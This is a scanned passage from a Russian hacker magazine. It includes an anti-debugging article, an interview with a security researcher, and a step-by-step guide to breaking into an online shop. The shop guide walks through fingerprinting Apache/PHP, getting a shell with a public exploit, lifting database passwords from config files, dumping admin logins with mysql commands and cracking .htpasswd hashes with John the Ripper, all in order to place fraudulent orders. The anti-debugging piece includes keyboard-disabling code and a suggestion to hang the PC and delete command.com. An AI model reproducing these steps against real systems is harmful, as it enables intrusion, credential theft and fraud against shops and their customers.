Сейчас мы попытаемся понять "образ мышления отладчика" :). Итак, почти все отладчики используют так называемый режим трассировки (для этого нужно установить в единичку флаг трассировки TF). В этом режиме после выполнения любой команды генерируется отладочное исключение (или прерывание, кому как больше нравится) int 01h (h мы поставили в конце по привычке, хотя на самом деле число 01 одинаково и в десятичной и в шестнадцатеричной системах). Исключение составляют команды, модифицирующие сегментные регистры. Следовательно, при выполнении каких-либо операций с этими регистрами происходит "потеря трассировочного прерывания". Далее: начиная с Intel 80386 появились новые возможности отладки (специальные отладочные регистры DR0-DR7), модифицировалась и потеря трассировочного прерывания. Теперь оно теряется только при операциях с регистром SS. Что же нового дают регистры DR0-DR7? Они позволяют ловить: исполнение команды, запись данных, чтение/запись в порт и запись/чтение данных, но не исполнение. Таким образом, любой современный отладчик либо использует TF (что очень маловероятно - слишком старо), либо 8 отладочных регистров (почти всегда).

Теперь разберем подробнее. Регистры DR0-DR3 служат для установки брейкпоинтов (то есть их может быть одновременно только четыре - это будет очень важно в дальнейшем), DR4 и DR5 зарезервированы, DR6 частично зарезервирован, а частично используется (нам не важно, как) и DR7 - самый

главный, он задает режим работы других регистров, содержащих точки останова.
Таким образом, вся отладка происходит через эти регистры. В принципе, теперь ты и сам можешь написать свой отладчик, правда, придется досконально изучить каждый бит трассировочных регистров, но ведь это мелочи :).

ОДИН НА ОДИН С ОТЛАДчИКОМ

Ну что, пришло время и нам показать, на что мы способны? Пойдем по порядку. Первыми идут старики: TD и CV. У них есть дыры? Если по существу, то это одна сплошная дыра. Обойти эти отладчики очень просто (поэтому ими никто не пользуется). Дело в том, что они являются отладчиками реального времени, следовательно, имеют с отлаживаемой программой общий стек, позволяют программе влиять на свой собственный код, находятся в одном адресном пространстве с прогой-пациентом. Что из этого можно извлечь?
Начну с садистского приема. Все-таки пусть эта тварь тоже почувствует себя жертвой :). Этот прием очень прост: мы отключим клавиатуру! Представь, Ламер запустит твою программулину под отладчиком, а у него раз - и клавиатура отключилась. Что ему делать? Да ничего, только перезагружаться. А отключить клаву можно с помощью махинаций с портами (3 способа):

```
in    al,21h
or    al,00000010b  ; irq 1 клавиатурное irq
out   21h,al
или
in    al,61h
or    al,10000000b  ;  бит 7 - отключает клаву
out   61h,al
или
mov   al, 0ADh       ; отключение клавиатуры
out   64h,al
```

К таким же садистским приемам можно отнести и переход в нестандартный графический режим: в таком случае экран исказится, земля задрожит... И отладка станет невозможной! Но тут многое зависит от этой самой нестандартности: клавы-то у всех почти одинаковые, а вот нестандартности еще и поискать надо. Но мы еще не закончили с клавиатурой. Следующий код вызывает переполнение порта клавиатуры, он безотказно действует под MS-DOS, но и только :(.

```
in    al,064
push  ax
mov   al,0FE
out   064,al
pop   ax
out   064,al
```

Далее. Помнишь, мы говорили о потере трассировочного прерывания? Хоть этот прием и старый (все о нем давно знают), но тебе стоит на это посмотреть:

```
...
pop ss       ; в режиме трассировки после этой команды прерывание int 1 не будет вызвано
pushf
pop ax       ; Записать флаги в ax
test ax,0100h ; Проверка: установлен ли флаг TF в единичку?
jnz OPS
...
OPS:     ; работа в пошаговом режиме! Тут ты можешь попытаться повесить комп, выйти из программы и стереть command.com
...
```

Потеря процессором трассировочного прерывания после выполнения команды POP SS приведет к тому, что отладчик "не заметит" команду PUSHF, и в стек будет занесено реальное состояние регистра флагов (с установленным битом TF).
Идем дальше. Помнишь, мы говорили об отладочном исключении (за номером 1)? Так вот, можно поменять вектор этого прерывания (перегрузить его). То есть теперь оно будет указывать на что-нибудь, нужное тебе (что ты и будешь использовать в программе), но отнюдь не на отладку. Тут уж раздолье для твоей фантазии. Примеров приводить не буду, так как перегружать прерывания можно только под DOS, ибо мастдай такую штуку не пропустит.
Еще на старые версии SI действовал такой прием: есть прерывание int 03h, оно является как бы API SI, то есть SI через это прерывание управляет и может быть управляем. Соответственно ничто тебе не мешает самому управлять SI через свою программу и вызвать зависание или перезагрузку компа :). НО! Это действует только для DOS (WINDOWS вместо прерываний предоставляет WIN API) и только на старые версии SI (потом вышел патч, и дыра исчезла).

ВСЕСИЛЕН ЛИ SOFTICE?

Нет. Не всесилен - его можно побороть. Правда, с одной оговоркой - можно побороть программу, но не крякера-профи. Чтобы охладить твою радость, скажу, что хотя можно побороть SI, нельзя побороть IDA (крутейший дизассемблер). Но против последнего существуют свои приемы: самомодифицирующийся и зашифрованный код. К тому же исследовать мегабайты дизассемблированного кода - занятие не из легких.
Но вернемся к SI. Как же положить его на лопатки? Да не простой SI, а последний, пропатченный. Ну что ж, давай разберемся.
Если обобщить, то существует три способа: первый - убивает SI (он просто вылетает), второй - очень сильно затрудняет отладку, третий - очень перспективный способ, делающий отладку по большому счету вообще безнадежной. Давай по порядку.
Первый способ состоит в эмуляции исключительной ситуации. Например, деления на ноль. Ты же знаешь, что на ноль делить нельзя?
А что сделает компьютер в этом случае? Он сгенерирует исключение! (Исключение - это что-то типа ошибки, обработку которой выполняет специальная функция - обработчик исключения). Но языки высокого уровня позволяют перехватывать исключения и обрабатывать их по-своему! А что делает отладчик? Следует учесть, что SI (реально крутая прога) пытается полностью эмулировать процессор и выполняет те же действия, что и прога-пациент. Значит, он тоже будет делить на ноль! А он-то, в отличие от твоей проги, делить на ноль не умеет! Осталась сущая ерунда: научить твою прогу делить на ноль. Вот пример на языке C:

```
// Защита

__try       //Это начало блока, где может возникнуть исключительная ситуация
{
int Number1=5, Number2=5;          //
```



Взлом

АНТИОТЛАДОчНЫЕ ПРИЕМЫ

TanaT (tanat@hotmail.ru)

Думаю, это не нуждается в комментариях

```
double Result=Result/(Number1-Number2);    // Вот
она изюминка: пусть SI делит результат на ноль
}
_except(EXCEPTION_EXECUTE_HANDLER)   // А вот
тут мы ловим исключение и не даем программе
вылететь с ошибкой
{
// Здесь находится твой дальнейший код
}
```

А вот как выглядит тот же прием на Delphi:

```
var Number1, Number2: integer;
   Result: real;

begin
try

 Number1:=5;
 Number2:=5;
 Result:=Result/(Number1-Number2);

except
......     /* Твой код

end
```

"В чем сила брат?" А сила в том, что крякеру надо будет пытаться найти адрес, где начинается твой дальнейший код, а это может быть не просто, так как реализация такого механизма сильно зависит от конкретного компилятора! Ради полноты картины следует сказать, что и IDA раньше вылетал после такого трюка. Однако его последние версии дизассемблируют все корректно.
Чтобы затруднить анализ такого кода, нужно воспользоваться несколькими дополнительными приемами: вставить несколько таких блоков (размазать защиту по всей программе) в полезные процедуры, сделать специальные большие (много кода) функции, которые после многочисленных операций возвращают какое-нибудь число, которое и нужно присваивать числам a и b (для деления на ноль). В общем, сделать такой прием не столь очевидным для обнаружения.
Что еще мы можем предложить отладчику? А вот что. Почти любое руководство по SI говорит: "Найди функцию, с помощью которой осуществляется считывание пароля из окошка. Это может быть либо GetWindowTextA, либо GetDlgItem, либо еще что-нибудь..."
Вот тут-то и можно подловить мальчиша-кибальчиша: узнать самому, с помощью какой функции осуществляется ввод пароля, дизассемблировать ее :) (почти любая функция начинается с команд PUSH EBP или MOV EBP,ESP - которые твоя прога может выполнить и самостоятельно). Потом выполнить какую-то часть этой функции самому и передать управление на оставшийся кусок (обычной командой jmp, а для получения адреса, куда передавать управление, можно воспользоваться API-функцией GetProcAddr()). Таким образом неопытный взломщик так никогда и не узнает, каким способом ты получаешь свои данные из окна. Конечно, опытный профи догадается, но не сразу. Потом ему придется потрудиться, чтобы сломать твою программулину.
Последний и самый действенный способ - это использовать несколько потоков (одновременно работающие функции), которые будут преобразовывать полученные данные. Вот представь: пользователь ввел пароль, твоя программа его получила, SI это засек, один поток преобразует пароль (например, меняет все буквы на маленькие), второй меняет его еще как-нибудь (например, после каждой буквы вставляет число, генерируемое по специальной формуле). Что сделает SI? Он может вообще не засечь второго потока. А тогда вообще кранты! Но опытный крякер догадается, что где-то происходит изменение данных. Правда, ему придется потратить на это время. А теперь подумаем: сколько точек останова можно поставить с использованием отладочных регистров? Правильно - четыре. Помнишь, я обращал на это твое внимание? А что тебе мешает организовать больше четырех потоков? Ничего! И вот тут даже опытный крякер приплывет. Ты спросишь: "А что мешает крякеру установить программную точку останова?" То есть, почему взломщик не сможет после каждой команды вызвать int 01h без использования трассировочных регистров (это и есть программная точка останова)? А то, что программная точка останова МОДИФИЦИРУЕТ код (она его изменяет, этим грешат еще отладчики реального режима). А то, что код изменился, можно запросто узнать, подсчитав его контрольную сумму CRC. Таких алгоритмов очень много в сети на всех языках, так что я не буду повторяться.

????????????????

"Что бы я ни сказал о разных приемах защит, не стесняйтесь применять то, что знаете вы. Не создавайте себе авторитетов. Это глупо! Для большей показательности перенесем защиту ПО на бытовуху. Представьте, что у вас есть дом. И вы знаете, что какой бы вы замок ни поставили - всегда найдется домушник, который этот замок откроет. При всем при этом, поставите ли вы замок? Я думаю, что да. Так же и с защитой ПО". (с) Дмитрий Логинов.
Есть еще один чисто психологический момент. Если после того, как ты потратишь несколько бессонных ночей на создание своего детища - супер X программы - и еще столько же на его отладку, какой-нибудь приблатненный малолетний крякер, который о SoftIce'е только и знает, что CTRL+D и bpx GetWindowTextA, сломает твой шедевр за 5 минут, что ты будешь чувствовать? А ведь когда ты выпустишь свое творение в свет, оно обязательно попадет к такому мальчишу-кибальчишу. Твоя программа останется один на один с отладчиком. Ты будешь далеко и ничем не сможешь помочь. Отладчик будет тянуть к ней свои грязные руки. И твоему шедевру придется отбиваться. Или не придется - все зависит от тебя.
Я не говорю, что защита - простое и быстрое дело, это неправда. Опытный крякер-профи, владеющий отладчиком, дизассемблером и взломавший огромное количество программ, способен распотрошить почти любую прогу. Но все же это сделает профессионал, а не малолетний ламер...

НЕКРОЛОГ

Напоследок я хочу раскрыть тебе несколько тонкостей, на которых не стал останавливаться в статье. Я не стал приводить примеры реализации многопотоковых приложений, так как они сильно зависят от языка программирования и требуют глубоких знаний. Реализацию многопотоковых приложений на Delphi можно найти на странице Horrific'a: www.cydsoft.com/vr-online/3_2001/delphi1.htm.
Теперь о том, как еще можно усложнить жизнь взломщику. Надо размазывать защиту по программе, используя потоки, где только можно, например, сделать поток, считающий CRC твоего кода и сигнализирующий об отладке.
Старайся придумывать свои приемы. Основа каждого приема - оригинальность. Например, можно взять какую-нибудь известную функцию (к которой отладчик или дизассемблер привык), поменять местами пару команд или добавить простых NOP (команда ассемблера, которая ничего не делает) и ассемблировать заново. В результате ты получишь нечто новое, что и следует использовать в своих творениях.
Теперь несколько слов, почему нельзя напрямую обращаться к регистрам DR0-DR7. Ведь постоянно их модифицируя, можно помешать отладчику использовать их в своих целях. Дело в том, что обращение к ним возможно лишь в защищенном, реальном и SMM-режимах (SMM - это System Managment Mode, но нам это сейчас неважно). Легально перейти в эти режимы обычной программе под WiN невозможно. То есть win дает переходить в эти режимы, но только через дырки, оставленные для себя. А что касается NT/2000 (наших любимцев), то там такой переход вообще очень сложное дело, и каждая новая дырка зашивается очень быстро. Так что напрямую помешать отладке мы не сможем.
И помни: ты сможешь обмануть SI (он не всесилен), да и IDA тоже, но чтобы облапошить крякера, надо придумать что-нибудь более оригинальное. Самым эффективным способом является многопотоковость. Каким бы гениальным ни был крякер, ресурсы его инструментария просто истощатся, а писать собственный отладчик для твоей проги - слишком велика честь. За это время ты распродашь продукта столько, что его взломанная версия никому не будет нужна.




Модемы серии
OMNI 56K
Модем•Факс•Автоответчик•АОН
EDITORS' CHOICE
V.92/V.44 - максимальная скорость доступа в Интернет
Надежность связи на любых линиях
Легкость установки – простота в обращении
Возможность обновления микропрограммы
ИНТЕРНЕТ С РЕКОРДНОЙ СКОРОСТЬЮ
гарантия 3 года
OMNI 56K PRO
OMNI 56K DUO
OMNI 56K NEO
OMNI 56K UNO
OMNI 56K PCI
товар сертифицирован
ZyXEL
www.omni.ru

Взлом

ЛИЧНОСТЬ В СЕТИ: ЗАРАЗА

voy (voy@satanic.com)

ЛИЧНОСТЬ В СЕТИ: ЗАРАЗА

Этот человек - весьма популярная личность в мире IT-security. Он написал множество статей и различных заметок на hackzone.ru, bugtraq.ru. Он является создателем известнейшего проекта www.security.nnov.ru, посвященного компьютерной безопасности. В общем, человек-личность. Встречайте, сегодня мы беседуем с ЗАРАЗА'ой.

Х: Публика должна знать своего героя. Расскажи немного о себе, имя, сколько лет, место дислокации, где работаешь/учишься?

З: Имя не скажу. Не потому что скрытный, а потому что может помешать основной работе (кому надо - сможет узнать, это достаточно несложно). 28 лет. Живу, естественно, в Нижнем Новгороде. Основная работа - возглавляю службу поддержки пользователей.

Х: Когда ты начал увлекаться компьютерами? Было ли это похоже на спонтанное увлечение, или все-таки с компьютерами тебе пришлось знакомиться из-за работы?

З: Увлечение компьютерами возникло не спонтанно. Решил заниматься программированием лет в 13-14, затем программистский класс в физматшколе, ВМК и т.д. А вот компьютерной безопасностью начал заниматься случайно, и это пока, скорее, хобби. Как ни странно, все это связано и с появлением Security.nnov и с bugtraq :).

Х: Что насчет проявления интереса к компьютерной безопасности? Помнишь ли свою первую публикацию в bugtraq?

З: Что касается собственных статей, то сначала была написана статья для hackzone, посвященная взломам чатов. Статья была написана буквально за пару часов. Конечно, сейчас она кажется "ламерской", но с другой стороны, это была одна из первых статей, рассказывающих о том, что сейчас принято называть crossite scripting attack. Первый постинг в Bugtraq не помню - должно быть, это было письмо, посвященное FTP-спуфингу. Достаточно интересная проблема, которая обсуждается с 1996 года и до сих пор.

Х: Как возникла идея о создании собственного сайта об IT-безопасности, security.nnov.ru? Поддерживаешь ли ты его в одиночку, или есть какие-то помощники?

З: В 1999 компания, в которой я работаю, решила провести конференцию, посвященную компьютерной безопасности (в Нижнем вопросами безопасности в то время практически никто не интересовался)... Интерес нашей компании к компьютерной безопасностью тогда ограничивался регулярным чтением Bugtraq'а, чтобы вовремя затыкать дырки. Но уже было понимание, что, скорее всего, компьютерная безопасность - это все-таки нечто большее. Под конференцию и был создан сайт www.security.nnov.ru (то, что было тогда, можно сейчас найти на http://www.security.nnov.ru/conference). Приехало много очень интересных людей (среди них, например, Алексей Лукацкий). Конференция прошла, сайт остался. Через некоторое время стало понятно, что Bugtraq дает достаточно большой объем информации, и, если ее отсортировать, то можно получить и достаточно фундаментальные знания. Но, во-первых, найти нужную информацию сложно, во-вторых, это не единственный источник информации. А в-третьих, там нет русскоязычных комментариев, поэтому на нее сложно ссылаться. Поэтому было решено создать собственную базу уязвимостей и сделать к ней доступ через web. Так www.security.nnov.ru стал тем,



что он собой сейчас и представляет. Дизайн сделал Дядюшка Юлиус, хостинг обеспечила компания, все остальное я писал сам. Временами появлялись добровольные помощники, но надолго их не хватало :). Все-таки никаких финансовых дивидендов сайт не приносит.

Х: Хоть твой сайт и имеет преобладающую информационную направленность, но все же на нем можно встретить отнюдь не информационные вещи. К примеру, эксплоиты. Были случаи, когда ты ими пользовался не в "образовательных" целях? :)
З: Что касается эксплоитов - об их назначении говорит комментарий на первой странице. Они лежат для того, чтобы человек мог самостоятельно убедиться в наличии той или иной проблемы. Использовать эксплоиты самому приходится крайне редко, и только в законных целях (либо для тестирования системы, либо, например, для восстановления утерянных учетных данных). Нарушать закон, находясь "на виду", в общем-то, довольно глупо.

Х: Никогда не приходилось вступать в контакт с нашими правоохранительными органами по вопросам компьютерной безопасности (как со стороны пострадавшего, так и наоборот)?
З: Общаться с правоохранительными органами приходится, в т.ч. и в качестве эксперта. Это еще одна причина, по которой я не только не нарушаю закон, но и предпочитаю "не знать" ничего лишнего, когда кто-то другой собирается это делать :).

Х: Часто ли к тебе обращаются люди с предложениями провести аудит безопасности их системы/сети? Бывают ли действительно серьезные предложения?
З: Предложения о проведении аудита бывают, причем большая часть сейчас поступает по работе. Еще чаще, к сожалению, приходится разбираться с инцидентами. Бывают и весьма серьезные предложения, некоторые приходится отклонять - сложно уйти от основной работы.

Х: Поддерживаешь ли ты отношения с российскими security-специалистами, хак-группами?
З: Отношения, конечно, поддерживаю. Пожалуй, наибольший отклик вызвала уязвимость в Internet Explorer, которая "разрабатывалась" совместно с ребятами из Domain Hell (http://www.security.nnov.ru/search/news.asp?binid=1782). Общаемся также с Buggzy, Solar Designer. Неплохие отношения и со многими другими группами. По работе общаюсь со специалистами из многих крупных компаний, работающих в области компьютерной безопасности.

Х: Не пугает ли тебя тенденция понижения планки понятия "хакер" в СМИ? Не странно ли то, что в последнее время этим словом стали называть даже тех людей, которые дальше почтовых троянов ничего не видели?
З: Да, понятие "хакер" сильно изменилось. Сейчас под словом "хакер" все чаще понимают человека, совершившего компьютерное преступление. А страдают из-за этого все те же мальчишки. Которые знают, что хакер - это cool, и что, если спер у соседа диалапный пароль, значит ты hax0r и, следовательно, крутой. Настоящий интерес не в этом. Нужно придумать, создать что-то свое. Неважно, что это будет - полезная утилита, новый способ атаки или новая концепция защиты. Главное - показать, что мозги работают.

Х: Когда ты впервые начал заниматься компьютерной безопасностью, были ли какие-нибудь планы, мечты? Сбылось ли что-нибудь?
З: Никогда не думал, что буду серьезно заниматься компьютерной безопасностью. И уж тем более не думал, что Security.nnov когда-нибудь будет известен за пределами Нижнего (после нескольких месяцев существования сайта, посмотрев список e-mail, которые были подписаны на рассылку, и обнаружив там адреса администраторов крупнейших сетей, я был чрезвычайно удивлен).

Х: Оглядываясь назад, не хотелось бы тебе что-нибудь изменить? Может, были какие-нибудь другие перспективы собственного развития, к примеру, стать не компьютерщиком, а президентом? :)
З: Я добился неплохих результатов в деле, которым занимаюсь всю более или менее сознательную жизнь (кстати, я не считаю себя большим специалистом в компьютерной безопасности, приходится решать комплексные задачи, в которых безопасность лишь одна из составляющих). Это должно означать, что я движусь в правильном направлении.

Х: Не мешает ли достаточно напряженная работа за компьютером личной жизни?
З: Я женат, две недели назад у нас родилась вторая дочка. Так что в личной жизни все идет неплохо :).

Х: Поздравляю :). А какие виды некомпьютерного отдыха практикуются, да и вообще остается ли время на подобные мероприятия после работы?
З: Хобби - музыка, чтение. Хотя времени остается немного.

Х: Какую музыку предпочитаешь?
З: В музыке нравится: Dire Straits, Pink Floyd, Slade, The Beatles, Rolling Stones, T.Rex.

Х: А что насчет кино? Есть любимые жанры, режиссеры?
З: Из фильмов - бюджетные фильмы в жанре "Action". Любимый режиссер - Quentin Tarantino.

Х: А как с компьютерным расслаблением? Какие игры по душе?
З: Из игр - Counter Strike. У нас свой сервер (он открыт в пределах Нижнего Новгорода и им пользуются несколько клубов, так что там достаточно высокий уровень игроков и всегда есть с кем поиграть).

Х: Насколько я знаю, ник ЗАРАЗА появился из твоего увлечения quake'ом. Никогда не возникала идея заняться подобным компьютерным спортом серьезно, и как ты оцениваешь свои способности на этом поприще?
З: Все-таки сейчас большая часть "профессиональных" игроков до 22 лет. И шансов за ними угнаться нет никаких :).

Х: Какой операционной системе ты отдаешь предпочтение: Windows или Unix?
З: Я не отдаю предпочтение какой-либо операционной системе. Когда делается выбор платформы для корпорации, должен учитываться единственный фактор - деньги. Но деньги не только на покупку ОС, а совокупная стоимость владения, которая складывается из многих параметров (в т.ч. стоимости обучения сотрудников и зарплат системных администраторов). При этом у корпорации могут быть дополнительные требования, например, наличие авторизованной поддержки (или поддержки самим производителем операционной системы). Это сразу отметает многие бесплатные системы, как бы хороши они ни были. При выборе системы для домашнего компьютера главное - это наличие того, с кем можно посоветоваться. Поэтому ставить надо то, что советует ваш приятель-компьютерщик. В работе мы используем Windows NT, Windows 2000, FreeBSD, и даже OSF/1, плюс несколько различных дистрибутивов Linux, но при принятии решения рассматриваются и другие варианты. Сам с 1997 года живу на Windows NT 4.0. Целиком система ни разу не переустанавливалась (хотя пару раз приходилось собирать ее из обломков по кусочкам), так что все это время делается постепенный апгрейд (изначально был Cyrix DX2/66 разогнанный до 80, 16 Мб памяти, Cirrus Logic на 2Mb и жесткий диск 800Мб). Сейчас Celeron 1300, 256Mb, Voodoo III и жесткий диск на 8Gb. Пока хватает.

Х: Но есть же какие-нибудь причины, по которым у тебя дома на винчестере живет именно Win, а не что-то из зоопарка *nix?
З: Дома, кроме семьи, вообще ничего не живет :). А для работы удобнее Windows-платформа по историческим причинам. А пока что-то работает и устраивает, я не вижу смысла переходить на другую платформу. По этой же причине до сих пор не перешел на Windows 2000 - никаких "идейных" причин тут нет.

Х: Твой любимый язык программирования?
З: Крупные проекты пишу на С, поскольку писать приходится преимущественно под Unix. Но приходилось работать с кучей языков, начиная с Basic, Fortran и Java и заканчивая раритетным Prolog.

Х: А как ты относишься к такой вещи, как кардинг? Не приходилось ли сталкиваться на личном опыте?
З: С кардингом и фрикингом никогда не сталкивался.

Х: Ну и вопрос на закуску. Читаешь ли ты журнал "Хакер"?
З: Бумажные журналы вообще читаю крайне редко (если только попадаются где-нибудь на столике в холле для ожидания :)). Хакер ни разу не попадался :).

Х: Видимо, в неправильных холлах ожидаете :). Спасибо тебе за интервью. И напоследок, что бы ты хотел сказать нашим читателям?
З: Много всего хочу сказать... Все не поместится :). Хочется опровергнуть несколько неверных представлений. Во-первых, что для того, чтобы стать хакером, надо разрушать и ломать. Для того, чтобы сломать, надо найти всего ОДНО слабое место. Для строительства надо исключить ВСЕ слабые места. Поэтому создавать - это и сложней и интересней... Во-вторых, о том, что компьютерному профессионалу кроме программирования ничего не надо. Это совершенно неверно. Чтобы стать настоящим профессионалом, нужно знать уйму вещей, от компьютера, казалось бы, довольно далеких - математику, теорию вероятности и статистику, теорию игр (не имеющую к Counter Strike никакого отношения :)), психологию (компьютер - это инструмент, результат работы всегда ориентирован на человека), философию (без нее очень сложно понять современные подходы к разработке проектов), экономику. Так что... Пойду, почитаю учебник :).

ВЗЛОМ INTERNET-МАГАЗИНА: ВЗГЛЯД ИЗНУТРИ

Dreamer

ВЗЛОМ INTERNET-МАГАЗИНА: ВЗГЛЯД ИЗНУТРИ

В наступившей кибернетической жизни, где компьютерные технологии выдвинулись на первое место и уверенно держатся там уже не первый год, появились новые возможности, которые предыдущему поколению даже не снились. Например, интернет-магазины. Казалось бы, что такого? - заходишь на сайт, кликаешь по товару, и он у тебя в корзине. Ждешь его почтой, либо живой доставкой в течение дня.
А представь, как приходится работникам этого магазина? В нашей жизни воровство - самое распространенное преступление, поэтому в реальных магазинах обязательно присутствует охрана. В виртуале - подобная ситуация. Незащищенный сервер видно издалека, а эта незащищенность чревата для магазина огромными убытками.

Где же ищут такую незащищенность? Например, в поисковиках. Вполне подойдет yandex.ru. Заходят туда и тупо набивают "интернет-магазин". Поисковик наградит множеством ссылок, по которым хакеры начинают свое исследование. В большинстве случаев интернет-магазины подвержены двум, нашумевшим в последнее время уязвимостям - ssl_mod и php_mod для Apache. Таким образом, исследуя интересующий сервер на эти баги, вполне возможно, что хакер обнаружит уязвимость. При помощи данных ошибок он и внедряется внутрь системы. Обычно взломщики сканят и ломают сервера не с провайдерской подсети, иначе их запросто вычисляют, даже если они ничего путного и не сделали.

Взлом интернет-магазина - это не дефейс сайта, который может запросто сойти с рук. Вполне возможно, что за магазином следят специалисты в области защиты информации. Если у хакера не было большого опыта во взломе крупных серверов, то он просто рискует своей свободой. Так что весь дальнейший материал - это пересказ вещей, которых КАТЕГОРИЧЕСКИ нельзя делать! Ведь далее будет показан механизм проникновения внутрь магазина. И запомни, это только информация, а не руководство к действию.
Прежде всего, хакер определяет, какие товары ему необходимо заказывать, иначе взлом магазина теряет всякий смысл. Например, зачем ему ломать виртуальную аптеку, если он здоров? Если же ему не хватает каких-то книг или компьютерного оборудования, то он идет в виртуальный книжный магазин или в инет-шоп по продаже компьютерной техники и аксессуаров. Также у хакера существует проблема выбора магазина: буржуйский или русский. Сейчас есть тенденция ломать именно русские шопы, так как на буржуйских оплата за доставку не всегда окупает стоимость товара.

Адрес: https://admin.ezine.com
+classifieds
+magazine's news
+группы новостей
+группы статей
+magazine's all publication
+magazine's pub sections
+currencies
+categories of magazine
+dealers
+ admin zone
+ docadmin
+ content blocks manager
+ polls manager
+ zakazadmin Dealers

Долгожданная админ-зона :)

Далеко не все интернет-магазины стоят на сервере Linux. Достаточно много магазинов используют платформу Win2000-сервера. А там, как известно, полно своих багов - IIS, cart32 и многих других... Но, как это ни парадоксально, большая доля взлома приходится именно на Linux-сервера. Пингвин, пингвин...

Итак, хакер нашел жертву. Допустим, это www.ezine.com. Чтобы оставить минимум следов, он делает HTTP-запрос вручную с какого-либо далекого шелла. Диалог будет примерно следующим:

```
[root@china /root]# telnet www.ezine.com 80
Trying 220.30.20.10...
Connected to 220.30.20.10.
Escape character is '^]'.
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Fri, 13 Dec 2002 21:05:29 GMT
Server: Apache-AdvancedExtranetServer/1.3.19
(Linux-Mandrake/3mdk) PHP/4.0.4pl1
Connection: close
Content-Type: text/html


Connection closed by foreign host.
[root@china /root]#
```

Как видно, требуется всего лишь запросить HEAD на корневой каталог сервера (путем ввода HEAD / HTTP/1.0 и два перевода строки). Собственно для проведения анализа его интересует только одно поле Server в ответе. Хакеру такой ответ вполне подходит, так как на нем установлен PHP версии 4.0.4pl1 (он уязвим и с помощью 7350fun эксплойта на сервере возможно получить удаленный шелл). Остается последняя сложность - найти на сервере php/cgi-скрипт, которому можно передавать параметры, и запустить эксплойт с параметром этого скрипта (найти его можно на www.packetstormsecurity.nl). Через определенное время наш хакер получает шелл с правами nobody. Для него важно оставить на сервере минимум следов, поэтому его задача - проведя на нем немного времени, найти пароль на базу данных (а скорей всего она будет присутствовать, так как большинство движков магазина ориентированы на них) и изучить эту базу с целью обнаружения в ней паролей на web-администрирование магазина.

ВЗЛОМ

В первую очередь, хакеру необходимо найти WWW-директорию. Это он может сделать путем поиска строки в httpd.conf. Затем, перейдя в эту директорию, ему следует найти cgi/php-скрипты, которые подключаются к базе. Пароль в таких скриптах указывается в большинстве случаев без какой-либо шифрации. Шаблон поиска может быть, к примеру, "passwd" или "password" без учета регистра. Иногда инфа о базе данных находятся в так называемых конфигурационных файлах, которые включаются в скрипт в его заголовке. Допустим, в ряде скриптов он нашел такую строчку: include "config.inc". Это значит, что на 99% в config.inc хранятся важные переменные, в том числе и информация о подключении к базе данных. Пусть первые строчки этого конфига будут:

```
$user="dbuser";
$password="dbpassw0rd";
$dbname="ezine";
$dbhost="localhost";
```



А вот и пароль от базы mySQL


Этой информации взломщику будет вполне достаточно для воплощения его идей в реальность. Следующим шагом будет исследование базы данных на предмет паролей к web-админ зоне. В 90 из 100 случаях в качестве базы данных используется mysql. Под нее ориентировано много движков, а синтаксис запросов наиболее популярен и пластичен (нежели postgresql, например). Вначале он подцепляется к mysqld и просматривает все базы. Затем, выбирает наиболее подходящую из них и находит в ней интересующую информацию.

```
bash$ mysql -udbuser -pdbpassw0rd -e 'show databases'
+-------------+
| Database |
+-------------+
| ezine     |
| mysql     |
| test      |
+------------+
3 rows in set (0.00 sec)

bash$ mysql -udbuser -pdbpassw0rd -e 'show tables' ezine
+---------------------+
| Tables_in_ezine |
+---------------------+
| users           |
| admins          |
| orders          |
+---------------------+
3 rows in set (0.00 sec)

bash$ mysql -udbuser -pdbpassw0rd -e 'select * from admins limit 1' ezine
+--------+-------------+-------------+
| login  | passwd | rigths    |
+--------+-------------+-------------+
| admin | l3tm31n | 1          |
+--------+-------------+-------------+
1 row in set (0.02 sec)
```

В данной таблице хакер обнаружил пароль на пользователя admin от админ-зоны www.ezine.com. Если все действительно так, то он приступает к штурму магазина. Но не всегда пароли на web лежат в mysql, да еще и plain text'ом. Может случиться так, что админ-скрипты просто закрыты .htpasswd-авторизацией. А обнаружить это легко. Он выясняет, где находится директория для администрирования на вебе (путем поиска строки 'admin' в httpd.conf) и просматривает ее содержимое. Если находит там .htaccess и .htpasswd (хотя он может называться и по-другому), значит, есть зашифрованные пароли. Их можно прочитать, так как его права удовлетворяют правам доступа на этот файл. Допустим, он нашел в .htpasswd строку: admin:xa.H512YeHBkA. Далее ему придется поручить расшифровку этого DES-хеша старому доброму John The Ripper'y. Он закидывает салт в какой-нибудь файл в директорию john (например, pswd), затем вызывает командную строку (без нее в XP наблюдались глюки) и набирает там примерно следующее: john -w:путь_к_словарю pswd -rules > done. Ломать без словаря он будет пытаться лишь в безвыходной ситуации, когда другие методы не прокатывают (вот пример где можно слить словарик: http://kamensk.net.ru/forb/1/dict.zip).
Немного о параметрах John'a. Параметр -rules подбирает пароль с усложнением словарного слова (замена регистра, вставка цифр после слова и т.д.). Также существует метод -single (без параметра -w). Он подбирает пароль относительно заданного логина. Короче говоря, задача взломщика - любыми путями расшифровать этот пароль. Это довольно сложно.



Дешифровка паролей

ИЗУЧЕНИЕ ДВИЖКА И СТРУКТУРЫ МАГАЗИНА

После того, как хакер добыл аккаунт на web-админа магазина, он травит на него свой браузер (предварительно установив proxy, либо цепочку анонимных проксей, так как web-сервер ведет логи, а светить свой ip небезопасно).
В первую очередь ему нужно посмотреть, сколько оплаченных заказов в день проходит через магазин. Для него это важно, так как, если в день проходит около 200-300 заказов и более, шанс на то, что заказанный товар вышлют, и за хакером никто не придет, резко возрастет. В противном случае ему следует серьезно задуматься, стоит ли рисковать.
